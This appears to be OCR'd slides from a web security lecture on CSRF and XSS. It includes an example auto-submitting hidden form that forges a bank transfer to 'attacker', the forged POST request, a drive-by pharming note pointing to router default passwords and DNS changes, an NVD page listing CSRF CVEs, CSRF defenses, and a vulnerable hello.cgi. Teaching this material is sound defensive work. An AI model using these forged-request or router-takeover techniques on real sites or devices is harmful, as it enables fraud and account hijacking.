
```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie: SessionID=523FA4cd2E
```

User credentials

Drive-by Pharming

(Stamm & Ramzar




csupport.about.com/od/linksys-default-passwords/a/wrt54g-default-password.htm

> Looking for the Linksys WRT54G default password? You probably have little reason to access yourrouter on a regular basis so don't feel too bad if you've forgotten the WRT54G default password.
>
> ...
>
> For most versions of the Linksys WRT54G, the default password is *admin*. As with most passwords, the WRT54G default password is case sensitive.
>
> In addition to the WRT54G default password, you can also see the WRT54G default username and WRT54G default IP address in the table below.


Drive-by Pharming

(Stamm & Ramzan)



Wireless nvram value setting

“Use DNS 1.1.1.1”


Sponsored by
DHS National Cyber Security Division/US-CERT
National Vulnerability Database
automating vulnerability management, security measurement, and compliance checking
NIST
National Institute of Standards and Technology
Vulnerabilities
Checklists
800-53/800-53A
Product Dictionary
Impact Metrics
Data Feeds
Statistics
Home
SCAP
SCAP Validated Tools
SCAP Events
About
Contact
Vendor Comments

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

52799 CVE Vulnerabilities
202 Checklists
221 US-CERT Alerts
2636 US-CERT Vuln Notes
8140 OVAL Queries
60357 CPE Names

Last updated: Thu Sep 13 14:39:32 EDT 2012

CVE Publication rate: 29.0

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit

Search Results (Refine Search)

There are **563** matching records. Displaying matches **1** through **20**.

1 2 3 4 5 6 7 8 9 10 11 > >>

CVE-2012-4893

VU#788478

Summary: Multiple cross-site request forgery (CSRF) vulnerabilities in file/show.cgi in Webmin 1.590 and earlier allow remote attackers to hijack the authentication of privileged users for requests that (1) read files or execute (2) tar, (3) zip, or (4) gzip commands, a different issue than CVE-2012-2982.

Published: 09/11/2012

CVSS Severity: 6.8 (MEDIUM)

CVE-2012-4890

Summary: Multiple cross-site scripting (XSS) vulnerabilities in FlatnuX CMS 2011 08.09.2 and earlier allow remote attackers to inject arbitrary web script or HTML via a (1) comment to the news, (2) title to the news, or (3) the folder names in a gallery.

Published: 09/10/2012

CVSS Severity: 4.3 (MEDIUM)

CVE-2012-0714

Summary: Cross-site request forgery (CSRF) vulnerability in IBM Maximo Asset Management 6.2 through 7.5, as used in SmartCloud Control Desk, Tivoli Asset Management for IT, Tivoli Service Request Manager, Maximo Service Desk, and Change and Configuration Management Database (CCMDB), allows remote attackers to hijack the authentication of unspecified victims via unknown vectors.

Published: 09/10/2012

CVSS Severity: 6.8 (MEDIUM)

http://web.nvd.nist.gov/view/vuln/search-results?query=csrf&search_type=all&cves=on

CSRF defenses

Secure Token:

Referer Validation:

Custom Headers:

<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2">

```
<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2" />
```

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Send only on POST, send only necessary data
  - Defense against redirect-based attacks

Cross-Site Scripting (XSS)

Threat Model

Reflected and Stored Attacks

Mitigations

XSS main problem

Data that is dynamically written into as webpage is inadvertently interpreted as javascript code.

This attacker code run in a different origin.

hello.cgi

```
IF param[:name] is set
  PRINT “<html>Hello” + param[:name] + “</html>”
ELSE
  PRINT “<html> Hello there </html>
```

http://foolish.com/hello.cgi?name=abhi

What can go wrong?

